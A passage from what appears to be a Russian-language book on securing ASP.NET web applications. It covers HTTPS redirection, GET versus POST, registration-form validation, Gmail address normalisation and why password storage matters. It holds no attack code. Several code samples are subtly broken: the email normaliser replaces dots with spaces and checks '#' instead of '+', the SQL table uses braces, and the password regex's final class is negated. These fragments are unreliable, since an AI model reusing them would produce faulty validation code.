Этот подход пытались взломать несколько компаний, работающих в сфере безопасности. Но за все годы работы этого подхода не было известно ни об одном успешном взломе чужих аккаунтов за счет воровства сессий.

В этой книге я не буду на практике реализовывать вариант с двумя сессиями, а ограничусь только теоретическим описанием принципа его работы.

И если вы не хотите усложнять разработку, то проще шифровать весь трафик и иметь только один-единственный идентификатор сессии. Иногда проще означает

надежнее, и стоит выбирать более надежный и безопасный подход, если есть какие-то сомнения.

Так, чтобы включить переадресацию на защищенный протокол, можно добавить в Program.cs следующий код:

```
if (!builder.Environment.IsDevelopment())
{
    builder.Services.AddHttpsRedirection(options =>
    {
        options.RedirectStatusCode = (int) HttpStatusCode.PermanentRedirect;
        options.HttpsPort = 443;
    });
}
```

В режиме разработки переадресации не будет, но если сайт запущен в рабочем режиме (`release`), то включается автоматическая переадресация на защищенный протокол для всего сайта. Это самый простой и безопасный подход с полным шифрованием сайта. Правда, на сервере должен быть установлен необходимый сертификат, чтобы происходило шифрование данных.

Также утите, что если иметь только один идентификатор сессии, но при этом шифровать лишь часть страниц сайта, то в случае кражи этого идентификатора хакер получает полный контроль над сайтом, и частичное шифрование уже не защитит посетителя. Так что нужно реализовывать две сессии для разных протоколов или шифровать весь сайт.

Если на вашем сайте нет никакой персональной информации, нет регистрации, авторизации, а просто текст, то шифрование по протоколу HTTPS можно не применять. Так, на моем сайте <http://dev.profwebdev.com/> не предусмотрена работа по протоколу HTTPS, потому что тут нет информации, которую какие-либо хакеры захотели бы перехватить. А вот в моем блоге <https://www.flenov.info/> есть авторизация, и чтобы упростить код сайта, я просто включил шифрование и обязательную переадресацию на HTTPS для всех страниц.

## 1.10. POST или GET?

У меня есть видео самых провальных интервью, и там один из провальных вопросов был такой: как узнать, что посетитель не загружает страницу, а отправляет данные на сервер? Правильным ответом оказался: использование свойства `IsPostBack`. Прямую ссылку на видео оставлять не буду, а кому интересно, попробуйте в YouTube поискать: Самые провальные интервью.

Почему этот ответ плохой? Во-первых, потому что он работает только в проектах WebForms на C#. Это узкая реализация для определенного фреймворка, который уже на тот момент был не рекомендован, и все переходили на MVC. Во-вторых, это значит, что автор не понимает, как работает `IsPostBack`.

Что лучше: знание конкретной функции или понимание, как что-то работает? Если меня на интервью спрашивают о конкретных функциях, то я считаю это ужасными

вопросами, поскольку они ни о чем не говорят... Так и в том видео сразу два ужасных интервью были про вопросы о конкретных реализациях, а не о понимании.

Если человек понимает, как что-то работает, то он отыщет правильный ответ, и, даже если не найдет нужную функцию, без проблем реализует что-то сам, — и IsPostBack ему не понадобится. Для отправки данных нужно использовать другой метод — POST, и поэтому я хотел бы сейчас поговорить о разнице между методами POST и GET.

В том видео я говорил, что в случае запросов GET можно по наличию параметров определить, что это отправка данных от пользователя. Как реализовано свойство IsPostBack? Оно магически умеет... хотя нет, нужно говорить «умело», потому что эта разработка была полным провалом, и MS убрали WebForms.

Итак, у IsPostBack было преимущество — оно работало как с GET-, так и с POST-формами. Если вы смотрели мое видео про провальные интервью, то я там также говорил, что по наличию каких-то параметров можно определить: это GET или POST. Так вот, IsPostBack на самом деле именно так и работает.

ASP.NET при отображении страницы WebForms генерирует вот такие два параметра, которые по умолчанию не содержат данных.

```
<input type="hidden" name="__EVENTTARGET"  
      id="__EVENTTARGET" value="" />  
<input type="hidden" name="__EVENTARGUMENT"  
      id="__EVENTARGUMENT" value="" />
```

При отправке формы эти данные заполняются значениями с помощью JS:

```
<script language="text/javascript">  
    function __doPostBack(eventTarget, eventArgument) {  
        if (!theForm.onsubmit || (theForm.onsubmit() != false)) {  
            theForm.__EVENTTARGET.value = eventTarget;  
            theForm.__EVENTARGUMENT.value = eventArgument;  
            theForm.submit();  
        }  
    }  
</script>
```

Теперь на сервере IsPostBack может проверить — есть параметры или нет.

Если программист знает вот эту банальную вещь, то ему плевать — есть во фреймворке IsPostBack или нет, он может его реализовать за минуту, поэтому понимание важнее знания конкретных функций.

Но даже это не нужно, потому что разница между отправкой данных на сервер и запросом на отображение данных должна быть всегда реализацией разницей в методах GET и POST.

Метод GET предназначен для того, чтобы пользователь запрашивал данные с сервера. Он должен только отображать результат запроса. Запрос может быть таким: покажи мне данные определенной статьи:

```
GET http://www.flenov.info/show/1
```

или

GET <http://www.flenov.info/show?id=1>

Поиск на сайте тоже должен реализовываться через GET-запрос, потому что мы не сохраняем данные на сервере, а просим: покажи мне результат поиска:

<https://www.flenov.info/search/index?search=php>

Этот запрос просит показать все заметки на моем сайте, где встречается слово PHP.

Отличительная черта GET-запроса — параметры должны передаваться через строку URL. Именно *должны*, но не *обязаны*. Разница здесь в том, что в теории вы можете программно создать запрос, в котором параметры будут как в URL, так и в теле запроса. Но это будет нарушением правил, потому что идея GET-запросов состоит в том, что они должны легко копироваться или сохраняться. GET-запрос может сохраняться в закладках, а закладки сохраняют только URL и игнорируют тело, если оно там было. Вы должны иметь возможность просто взять URL из браузера, отправить его другому пользователю по почте или через мессенджер или опубликовать его в социальной сети, и пользователь при загрузке страницы должен увидеть то же самое, что любой другой пользователь.

Я как-то спорил с менеджером проекта, который потребовал, чтобы определенный URL был привязан к другому: вы должны зайти на одну страницу, там выбрать параметры, эти параметры сохраняются в сессии, потом происходит переход на другую страницу, и там содержимое зависит от значений в этой сессии. Это ужасно! Я говорю менеджеру: «Представляешь, если кто-то отправит тебе этот URL или опубликует его в сети, а результат не будет соответствовать тому, что пользователь ожидал увидеть?».

Так как GET-запросы изначально реализованы для передачи только через URL, и в тело поместить параметры проблематично, — нужно было идти на ухищрения, и менеджер проекта предложил использовать сессии. При этом параметров могло быть много, и они бы выглядели в URL уродливо. Это ужасный подход, потому что в URL должны быть все параметры, которые влияют на отображение.

Меня бесит, когда я подбираю что-то в электронном магазине, сохраняю ссылку с результатом поиска в закладке, а когда впоследствии выбираю ссылку из закладок, она не возвращает того, что было видно ранее... Это *ужасный* пользовательский опыт — такого не должно быть.

Итак, запросы GET должны быть только на отображение, потому что это наши просьбы серверу показать что-то.

Любые попытки *сохранить* что-то на сервере должны реализовываться *только* через POST. Запросы POST не должны добавляться в закладки, желательно также, чтобы они не отображали данные. POST-запрос отправляет данные, данные сохраняются, и нужно тут же перенаправить посетителя на страницу подтверждения или отображения методом GET.

Допустим, что вы хотите создать страницу регистрации на сайте, и форму сделаете методом GET:

<https://www.flenov.info/register/index>

Посетитель вводит данные email и пароль и отправляет на сервер методом GET. Во-первых, это проблема безопасности, потому что эти параметры будут отображены в URL:

**https://www.flenov.info/register/index?email=test@mail.com&password=pass**

В этой строке видно имя и пароль, которые могут быть легко перехвачены, и они никак не защищены.

Во-вторых, что произойдет, если посетитель скопирует этот URL, опубликует его в социальной сети или отправит кому-то? Большинство пользователей — не такие хорошие специалисты, как вы, поэтому просто не подумают об этой проблеме. Каждый, кто получит ссылку, увидит имя и пароль.

Вторая проблема не связана с безопасностью, но тоже очень важна. Допустим, что возможность оставлять комментарий в блоге тоже реализована методом GET:

**https://www.flenov.info/comment/add?text=спасибо**

Здесь в URL передается комментарий, который должен быть сохранен в базе данных.

Здесь нет ничего страшного с точки зрения безопасности. Но что, если этот URL снова окажется в социальной сети или в закладке? Каждый раз, когда кто-то будет обращаться к этому URL, будет производиться попытка добавить комментарий! Это снова ужасный с точки зрения работы с сайтом опыт.

Еще одна разница: запросы методом POST никогда не кешируются, по крайней мере не должны. Если какой-то кеш-сервер сохранит в кеше POST-запрос, то это будет плохо. Если посетители из России и Канады обращаются к URL:

**https://www.flenov.info/search/index?search=php**

то оба, скорее всего, хотят увидеть один и тот же результат — все статьи, где есть слово PHP.

А если посетители обращаются методом POST к странице:

**https://www.flenov.info/register**

которая представляет собой страницу регистрации, то при отправке запроса методом POST в его теле будут присутствовать email и пароль. И если кто-то поместит этот запрос в кеш, то это может стать проблемой. При отправке данных они не будут доходить до сервера, а кеш-сервер будет тут же возвращать результат, который находится в его хранилище.

Именно поэтому запрос POST не должен кешироваться, так что разница между двумя подходами заключается еще и в возможностях оптимизации.

Итак, получать данные мы должны методом GET, а отправлять на сервер данные должны методом POST. Это важно с точки зрения безопасности и опыта работы с сайтами.



## ГЛАВА 2

# Безопасность .NET-приложений

Я практик, поэтому в этой главе мы будем много говорить о практике безопасности, познакомимся с различными вариантами реальных атак и практическими примерами реальной защиты.

Специалисты Microsoft проделали отличную работу, и защита от некоторых проблем безопасности реализована уже в их фреймворке Entity Framework, и если вы явно не будете делать ничего плохого, то есть большой шанс, что вы и не столкнетесь с проблемами.

Но если все же знать о проблемах и что приводит к ним, то вам будет проще писать код и случайно не сделать ничего плохого. При этом когда вы используете Entity Framework, то, скорее всего, вам не придется думать о SQL Injection, потому что эта проблема присуща чистому SQL. Но я все же рассмотрю ее и рекомендую вам познакомиться с ней и с соответствующим кодом в этой главе.

## 2.1. Шаблон приложения

Мы будем разрабатывать веб-приложение — блог — и на его примере знакомиться с безопасностью. Я надеюсь, что вы уже знаете основы языка программирования C#, поэтому не стану подробно комментировать каждую строку кода. Если вы читали мою книгу «Библия C#» [2], то точно сможете разобраться с примерами.

Немного о том, что станет основой для приложения, которую мы будем дальше использовать. Я буду задействовать различные технологии, но начнем мы с классического представления Model-View-Controller. Так что создайте новый проект с использованием шаблона Web Application (Model View Controller).

В Visual Studio есть еще один веб-шаблон — Pages. Этот шаблон отличается только тем, как представления общаются с кодом, что не сильно влияет на рассматриваемый нами материал. Я просто привык группировать код в контроллеры — мне так привычнее.

На момент подготовки книги последней версией является .NET 6, поэтому примеры будут использовать в качестве базы именно его.

При создании проекта не выбирайте никакой аутентификации, мы всё это будем писать чуть позже сами.

Исходный код можно будет найти на моем сайте [www.flenov.info](http://www.flenov.info), и вы можете его использовать в любых своих проектах на свой страх и риск, потому что:

- для иллюстрации уязвимостей я намеренно буду оставлять в коде проблемные участки;
- для того чтобы код был проще и нагляднее, в нем далеко не все будет идеально.

#### ПРИМЕЧАНИЕ

Файловый архив с исходными кодами примеров, приведенных в книге, можно также скачать по ссылке: <https://zip.bhv.ru/9785977517812.zip>. Эта ссылка доступна и со страницы книги на сайте <https://bhv.ru/> (см. приложение).

Я буду стараться по возможности писать код аккуратнее, но в то же время для книги он должен быть еще и наглядным, и простым — чтобы примеры в книге не занимали сразу несколько страниц.

Дизайн сайта также будет максимально простым, потому что эта книга не о красоте визуального интерфейса, а о безопасности.

На рис. 2.1 показано окно проекта. Помимо стандартных папок для контроллеров и представлений, тут можно заметить две папки: **BL** (Business Layer, уровень бизнес-логики) и **DAL** (Data Access Layer, уровень доступа к данным). Такую архитекту-




Рис. 2.1. Проект тестового приложения

ру называют *слоеной*, и она достаточно популярна в разработке больших сайтов и приложений. Основная идея заключается в том, что каждый уровень играет определенную роль, и такой код проще сопровождать.

Для хранения данных в базе я воспользуюсь сервером MS SQL Server — это самый популярный сервер баз данных .NET-приложений. Программисты могут скачать этот сервер бесплатно (<https://www.microsoft.com/en-ca/sql-server/sql-server-2019>) и при установке выбрать лицензию для разработки (**Developer**), что позволяет использовать все возможности этой базы данных бесплатно, но только с целью разработки. Работаю над этой книгой я в среде macOS, для которой можно задействовать Docker-версию сервера.

В файловом архиве, сопровождающем книгу, можно найти файл `database.sql`, который создает необходимую для примеров схему базы данных. По мере надобности я буду показывать отдельные части этого файла, чтобы вам проще было читать материал и не открывать постоянно SQL-файл, чтобы посмотреть, какие поля я добавляю в таблице. Весь файл поможет вам создать структуру базы данных у себя на локальном сервере, чтобы вы могли ее тестировать.

В процессе изучения материала этой главы мы будем решать классические задачи, с которыми может сталкиваться в ежедневной работе программист. Начнем мы с процесса регистрации и авторизации на сайте и рассмотрим этот процесс без каких-то дополнительных помощников, которые уже есть в ASP.NET. Это не значит, что я рекомендую писать авторизацию вручную. Встроенные возможности можно и даже нужно использовать, если их достаточно для вашего приложения. Я же делаю всё с нуля только для того, чтобы мы рассмотрели на этом примере вопросы безопасности.

Создать собственную реализацию авторизации не так сложно. Я затратил на работу над этой книгой два месяца и при этом одновременно писал код, писал текст книги и продолжал работать на своем рабочем месте, выполняя свои ежедневные обязанности.

## 2.2. Регистрация пользователей

Я специально создал (и, надеюсь, вы тоже) приложение с пустым шаблоном. Мастер создания нового проекта Visual Studio может сгенерировать код, который будет использовать встроенные механизмы авторизации, которые подготовили для разработчиков программисты Microsoft, но мы напишем свой собственный код регистрации, потому что это не сложно, и заодно обсудим некоторые вопросы безопасности.

Создать собственную реализацию авторизации не так и трудно — зато у вас будет полный контроль над каждым шагом. Для небольших сайтов важна скорость разработки. Для больших — необходим контроль и гибкость. На подготовку этой книги, включая все примеры, я планировал потратить 2,5 месяца, и это притом что работа над книгой осуществляется уже после основной работы — т. е. по вечерам. Успел

ли я? Как видите, да — в свое время всю авторизацию для **rewards.sony.com** я реализовал за пару дней, а это достаточно сложный процесс создания нового аккаунта. Хорошая форма регистрации запрашивает от посетителя минимальное количество данных, и это не только вопрос кода, но еще и маркетинга. Чем проще посетителю зарегистрироваться, тем лучше.

Никогда не просите посетителя вводить email дважды — в этом нет никакого смысла. Если посетитель хочет указать свой реальный email, то он, скорее всего, не ошибется. Очень часто посетители просто копируют адрес электронной почты в поле подтверждения, и если кто-то ошибся в первом поле адреса, то ошибка будет скопирована и во второе поле. Вместо подтверждения ввода, лучше проверять email с помощью отправки уникального кода на почтовый ящик посетителя и проверять уже его.

Обязательно проверяйте пароль на сложность. Вот тут маркетинг может быть с вами не согласен, потому что посетители не любят выбирать сложные пароли, но репутация стоит очень дорого.

Форма регистрации весьма подвержена флуду, поскольку хакер может генерировать большое количество аккаунтов. Как это повлияет на работу сайта? Скорее всего, никак — это только создаст мусор в базе данных, но может повлиять на репутацию. В Интернете есть много баз имен и email посетителей, которые были украдены с других сайтов. Хакер может использовать эту информацию в качестве словаря, чтобы зарегистрировать для каждого email из этой базы новый аккаунт на вашем сайте. И тут есть два репутационных риска:

- вы создали аккаунт и, возможно, прислали ничего не подозревающему владельцу email приветственное сообщение. Такие сообщения могут вызвать негативную реакцию;
- реальный посетитель пытается зарегистрироваться на сайте, а ему сообщают, что его аккаунт уже есть. Это выглядит непрофессионально и вызывает вопросы в отношении безопасности сайта.

Подобные небольшие проблемы легко решаются путем добавления капчи на страницу регистрации (см. разд. 2.6).

При регистрации посетителей мы будем сохранять данные в таблице `User`, которая создается следующим образом:

```
create table [User] {  
    UserId int identity(1, 1) primary key,  
    Email nvarchar(50),  
    Password nvarchar(100),  
    Salt nvarchar(50),  
    FirstName nvarchar(50),  
    LastName nvarchar(50),  
    ProfileImage nvarchar(200),  
    Status int  
}
```

В таблице User мы станем хранить:

- Email — адрес электронной почты;
- Password — пароль;
- Salt — соль;
- FirstName — имя;
- LastName — фамилию;
- ProfileImage — фотографию профиля;
- Status — статус.

## 2.3. Форма регистрации

Приступим непосредственно к программированию и в его процессе обратим внимание на вопросы безопасности. Я создал простую форму для регистрации, которая запрашивает только email и пароль (рис. 2.2). Никакой защиты от спама пока нет — есть только проверки на правильность данных.

The screenshot shows a web browser window with the address bar displaying 'localhost'. The title bar says 'MyBlog Главная Регистрация'. The main content area has a heading 'Регистрация'. Below it are two input fields labeled 'Email' and 'Пароль'. Underneath the second field is a note 'Пароль должен:' followed by a bulleted list: '- Минимум 10 символов', '- Хотя бы одна маленькая буква', '- Хотя бы одна большая буква', and '- Хотя бы один символ из !#\$%^&\*-'. At the bottom is a button labeled 'Зарегистрироваться'. At the very bottom of the page, there is a footer with the text '© 2022 - MyBlog - [Privacy](#)'.

Рис. 2.2. Форма регистрации

Полный код формы можно найти в папке MyBlog сопровождающего книгу файлового архива, а сейчас мы посмотрим на наиболее интересные его части. Так, в файле register\index.cshtml содержится код формы для ввода данных:

```
<form method="post">
<p>
```

```

<label>Email</label>
<input class="form-input" type="text"
      name="email" value="@Model.Email" />
<div class="error">@Html.ValidationMessageFor(m => m.Email)</div>
</p>
<p>
    <label>Пароль</label>
    <input class="form-input" type="password" name="Password" value="" />
    <div class="error">@Html.ValidationMessageFor(m => m.Password)</div>
    <span class="hint">
        Пароль должен:<br />
        - Минимум 10 символов<br />
        - Хотя бы одна маленькая буква<br />
        - Хотя бы одна большая буква<br />
        - Хотя бы один символ из !#$%^&*-<br />
    </span>
</p>

<button>Зарегистрироваться</button>
</form>

```

Как видите, я почти не использую возможности ASP.NET, а предпочитаю чистый HTML. Я просто не вижу выгоды от использования помощников — таких как `@Html.BeginForm`. На безопасность они не влияют, а в больших компаниях очень часто за верстку отвечает специальный человек, который пишет все на чистом HTML, поэтому после верстки я не люблю вносить лишние изменения, а оставляю всё на максимально чистом HTML.

Если вы предпочтете использовать помощников, то продолжайте в том же духе, потому что в рассматриваемом случае лучше выбирать то, к чему вы больше привыкли.

Для отображения этого представления нам понадобится контроллер `RegisterController`, в котором метод `Index` создает модель представления и отображает это представление:

```
RegisterViewModel model = new RegisterViewModel();
return View(model);
```

### 2.3.1. Корректные данные регистрации

Самое интересное кроется в модели представления `RegisterViewModel`:

```
public class RegisterViewModel
{
    [Required(ErrorMessage = "Email обязательный")]
    [EmailAddress(ErrorMessage = "Неверный email")]
    public string? Email { get; set; }
```

```
[Required(ErrorMessage = "Пароль обязательный")]
[RegularExpression("^(?=.*?[A-Z])(?=.*?[a-z])(?=.*?[0-9])(?=.*?[^@#$%^&*-]).{10,}$",
ErrorMessage = "Пароль слишком простой")]
public string? Password { get; set; }
```

Я фанат декларативного подхода и рад, что Microsoft тоже любит его. Когда нужно начать с защиты данных и указать какие-то проверки, то следует сначала посмотреть, есть ли уже готовый атрибут, который может проверить данные. Если есть, то используйте его.

В своем примере я использую три атрибута:

- `Required` — указывает на то, что следующее поле является обязательным и не может быть пустым;
- `EmailAddress` — проверяет корректность формата email-адреса. Для этой цели можно задействовать регулярное выражение, но если для определенных случаев есть специальные атрибуты, то лучше использовать их;
- `RegularExpression` — позволяет задать регулярное выражение для проверки данных. Здесь я указываю, что длина пароля должна быть не менее 10 символов, в строке пароля должны присутствовать хотя бы одна большая буква, одна маленькая, одна цифра и один символ из набора: !@#\$^&\*-.

Пока этих проверок достаточно для того, чтобы двинуться дальше по пути создания собственной регистрации пользователей.

Если нужно делать дополнительные уникальные проверки, для которых нет готовых атрибутов, класс может реализовывать интерфейс `IValidatableObject`, и тогда можно написать в методе `Validate` любые проверки:

```
public IEnumerable<ValidationResult> Validate(
    ValidationContext validationContext)
{
    if (Password == "Qwert!2345")
    {
        yield return new ValidationResult(
            "Пароль слишком простой", new [] { "Password" });
    }
}
```

Здесь я просто проверяю пароль на соответствие чему-то простому, но можно сделать и более сложные проверки. Как говорят на английском: «C# is the limit», что означает: «Только C# является пределом для проверок».

У такого подхода есть два недостатка. Во-первых, метод `Validate` будет вызван только тогда, когда все проверки атрибутами прошли успешно. Мой опыт подсказывает, что маркетинг такое не очень любит, да и меня это часто бесит. Посетитель заполняет форму и получает список ошибок, которые вычислили атрибуты. Он ис-

правляет их... и начинается проверка методом `Validate`, из которой он узнает, что пароль слишком простой или еще что-то не так.

Самое страшное, что по правилам безопасности мы не можем дозаполнить пароль — после отправки формы в случае ошибки поле пароля очищается, и его нужно вводить каждый раз заново. Это раздражает посетителей. Поэтому по возможности нужно отображать все ошибки за один раз. И чтобы это отображение было органичным, можно отказаться от атрибутов и все проверки делать в методе `validate`.

Еще одна проблема кроется в том, что модель не должна иметь никаких зависимостей. Например, при регистрации может потребоваться проверка наличия существующего посетителя с подобным email. Если посетитель уже существует, то повторная регистрация должна быть невозможна. Где сделать такую проверку? Чтобы это происходило в методе `validate` класса модели представления, нам нужно добавить доступ к бизнес-логике, которая будет производить проверку, но тогда произойдет ошибка автоматического создания модели при отправке формы.

Как вариант, можно сделать дополнительный уровень проверки в уровне бизнес-логики и вызывать его из контроллера. В бизнес-логике может быть класс:

```
public class Authentication : IAuthentication
{
    private readonly IAuthenticationDAL authenticationDAL;
    private readonly IHttpContextAccessor httpContextAccessor;

    public Authentication(IAuthenticationDAL authenticationDAL,
        IHttpContextAccessor httpContextAccessor)
    {
        this.authenticationDAL = authenticationDAL;
        this.httpContextAccessor = httpContextAccessor;
    }

    . . .
    . . .

    public async Task<ValidationResult?> ValidateEmail(string? email)
    {
        if (!String.IsNullOrEmpty(email))
        {
            var nemail = MyBlog.BL.Auth.BIHelpers.NormalizeEmail(email);
            var user =
                await authenticationDAL.GetUserByNormalizedEmail(nemail);
            if (user.UserId != null)
                return new ValidationResult("Email уже существует");
        }
        return null;
    }
}
```

Полный код класса `Authentication` можно найти в файловом архиве, сопровождающем книгу, а здесь я только хотел показать, что проверки могут быть реализованы и на уровне бизнес-логики, причем метод работает совершенно таким же образом, как и в модели представления. Если уровень данных возвращает запись для пользователя с указанным `email`, то такой посетитель уже существует.

Почему я проверяю свойство `UserId` на `null`:

```
if (user.UserId != null)
    return new ValidationResult("Email уже существует");
а не сам объект:
if (user != null)
    return new ValidationResult("Email уже существует");
```

Это как раз относится к вопросу, который я рассматривал в *разд. 1.4*, — про стабильность приложения. Я стараюсь писать код, в котором `null`-значения используются только там, где необходимо, и стараюсь избегать случаев с возвращением нулевых значений, когда нужно вернуть объект. Свойства могут иметь `null`-значения, а вот в случае с объектами я стараюсь этого не допускать. Повторюсь: это не общая рекомендация для программистов, а мое личное предпочтение из собственного опыта: писать код так, чтобы избежать `NullException`, и только для тех случаев, когда это имеет смысл.

Функция  `GetUser` должна возвращать объект с данными посетителя, и, если он не найден, функция вернет не `null`, а пустой объект. С точки зрения логики это воспринимается так: если посетитель найден, значит, он есть в базе данных и авторизован. Если не найден, то это анонимный посетитель (пустой объект).

Мне доводилось работать с несколькими фирмами, специализирующимися на безопасности, и некоторые из них достаточно жестко подходили к вопросам отображения сообщений об ошибках в случае, когда посетитель уже есть в базе данных. Они могли потребовать, чтобы форма регистрации не показывала ошибки в стиле «такой `email` уже существует». По их мнению, это дает хакеру четко понять, что посетитель такой существует, и можно производить атаку перебором пароля или атаковать с использованием социальной инженерии.

Мне как-то довелось спорить со службой безопасности на эту тему, и вот мой ответ на это их требование: перебор паролей и социальную инженерию хакер может начать применять даже если точно не знает, зарегистрирован ли посетитель на сайте или нет. Письмо с социальной инженерией направить не сложно. Перебор займет время, но у хакера оно есть.

Служба безопасности попробовала аргументировать тем, что хакер может создать список зарегистрированных на сервисе посетителей и как-то его использовать. Мой ответ на это находит подтверждение на сайте Google — даже Google не особо волнуется по этому поводу и возвращает ошибку сразу же, как только вы попытаетесь ввести уже занятый кем-то `email` во время регистрации в сервисе (рис. 2.3).

Я не знаю, появится ли здесь капча, если мы начнем пробовать перебирать различные `email`, но наша форма точно будет защищена, и об этом мы поговорим

в разд. 2.6. Достаточно поставить на форму регистрации капчу, и мы защитимся от автоматического подбора и сделаем жизнь хакера сложнее.

Если же пытаться показывать неконкретные ошибки и не говорить посетителю, что в реальности его email уже зарегистрирован, то мы больше проблем создаем простым посетителям, а не хакерам. Так что лично я не поддерживаю идеи завуалированных сообщений, если email уже существует. Говорите прямо, как это делает Google.




Рис. 2.3. Регистрация пользователя на сайте Google

### 2.3.2. Email с плюсом и точкой

У Gmail есть очень простой, но хороший способ получить бесконечное количество email-адресов, и для этого не нужно ничего делать. Достаточно просто зарегистрировать на Gmail один почтовый ящик. Допустим, у вас есть ящик с именем **haha@gmail.com**. А теперь два великолепных трюка, которые нередко игнорируются программистами, хотя они реально опасны для владельцев сайтов:

- Gmail игнорирует любые символы после знака «плюс». Это значит, что адреса **haha+1@gmail.com**, **haha+2@gmail.com**, **haha+3@gmail.com** и подобные абсолютно идентичны. Пошлите письмо на любой из этих адресов, и все они приземлятся в один и тот же почтовый ящик: **haha@gmail.com**. Это значит, что с одним почтовым ящиком можно зарегистрировать просто огромнейшее количество подтвержденных аккаунтов на сайтах, где программисты не знают о такой особенности почты или просто игнорируют ее.

Идея у Google была неплохой, потому что они захотели позволить с одним почтовым ящиком создавать себе псевдонимы типа **haha+friends@google.com** или **haha+work@gmail.com**, а в реальности создали весьма удобный инструмент для хакеров и спамеров.

- Gmail игнорирует точки. Тут уже желательно зарегистрировать имя как можно длиннее. Но я это покажу на примере упомянутого короткого ящика. Итак, ящи-

ки `haha@gmail.com`, `h.a.ha@gmail.com` и подобные снова являются псевдонимами для `haha@gmail.com`.

Эти особенности почты Gmail очень удобны во время разработки, но на рабочих серверах я рекомендую запретить посетителям указывать + в email-адресах, если это gmail-аккаунт.

А как поступить с точкой? Может, убрать ее из email и хранить адрес в базе данных без точек? У меня в базе данных имелось два поля для электронного адреса: `Email` и `NormalizedEmail`. Первое поле хранит то значение, которое вводит посетитель, и именно оно будет использоваться для авторизации и для отправки любых электронных писем. Второе — `NormalizedEmail` — содержит версию email-адреса без точек и без плюсов. Именно его я использую для того, чтобы проверять уникальность посетителей.

В MS SQL Server можно задействовать вычисляемые поля и в них с помощью функции убирать все лишнее из email-адреса, но тогда расчеты будут производиться в базе данных, и это далеко не самый быстрый способ. При нагруженных сайтах лучше не вешать лишние расчеты на базу данных. Email-адрес обычно сохраняется в базе данных только один раз и меняется редко, поэтому я предпоchitaю заранее рассчитать его и создать индекс, который сделает поиск по полу очень быстрым.

Итак, теперь мы знаем, зачем нужно поле `NormalizedEmail`, поэтому добавим его:

```
alter table [User] add NormalizedEmail varchar(255);
```

А вот простейшая функция нормализации email:

```
public static string NormalizeEmail(string email)
{
    var parts = email.Split('@');
    if (parts.Length != 2)
        return email;
    string name = parts[0].Replace(".", " ");
    if (name.IndexOf("#") > 0)
        name = name.Substring(0, name.IndexOf("#"));
    return name + "@" + parts[1];
}
```

Красивее было бы сделать это с помощью регулярных выражений (RegEx), но я решил оставить так, чтобы видно было по шагам, что происходит.

## 2.4. Хранение паролей

Прежде чем мы рассмотрим реализацию создания посетителей, давайте познакомимся с паролями и с тем, как их нужно хранить.

Если на вашем сайте есть авторизация, то, скорее всего, вам придется хранить имена посетителей и их пароли. В наше время вместо имени посетителя принято использовать его email-адрес, чтобы посетитель предоставлял и помнил меньше

информации. Вместо пароля можно применить авторизацию с помощью популярных сервисов, которые предоставляют возможность авторизовываться на других сайтах. Самыми известными такими сервисами являются некоторые социальные сети, Google, а также, например, «Яндекс» или Mail.ru.

Я все больше предпочитаю осуществлять авторизацию с помощью социальной сети или поисковых гигантов, потому что мне тогда не нужно помнить пароли для всех сайтов, которыми я пользуюсь. К тому же я точно уверен, что мой пароль не сохраняется на каждом сайте, а значит, он не может быть украден.

С точки зрения программиста, использование только таких сервисов позволяет во-все не хранить на своих сайтах пароли посетителей, и в последнее время все больше людей доверяют авторизацию социальным сетям или поисковым гигантам, но есть и те, кто хочет иметь уникальный аккаунт, не привязанный к социальной сети или поисковой системе. Кто-то связывает это с приватностью, а кто-то просто не пользуется социальными сетями.

Впрочем, некоторые сайты и веб-приложения тоже не поддерживают авторизацию с помощью социальных сетей — это, например, банки и государственные структуры.

Получается, что пароли не умерли, и приходится поддерживать авторизацию паролями, а значит, их нужно безопасно хранить. Утечки паролей с сайтов различного размера появляются на главных страницах интернет-изданий с завидной регулярностью. Некоторые страны вводят даже штрафы за утечки данных.

Почему безопасное хранение паролей так важно? На это есть несколько причин, но рассмотрим здесь только одну из них. Разовая утечка паролей может стать причиной множества взломов, потому что посетители очень часто выбирают один и тот же пароль для различных сайтов. Получив базу имен и паролей социальной сети, такой, например, как Microsoft, можно попробовать использовать эти имена и пароли для входа на другие сайты, и есть большая вероятность, что пароли подойдут. Сколько бы специалисты по безопасности ни говорили об этом, посетители все равно продолжают использовать один и тот же пароль для всех сайтов, на которые они заходят.

А что, если мы зашифруем пароль и будем хранить его в зашифрованном виде, а при проверке просто расшифровывать? Хорошая идея, но не самая безопасная. Если хакер узнает алгоритм шифрования и получит необходимые ключи, то сможет расшифровать всю базу данных. Такие случаи уже происходили в истории ИТ.

В этой книге я не буду реализовывать какие-нибудь существующие алгоритмы шифрования или придумывать новые. Книга не про шифрование, и для программистов достаточно знания существующих реализаций.

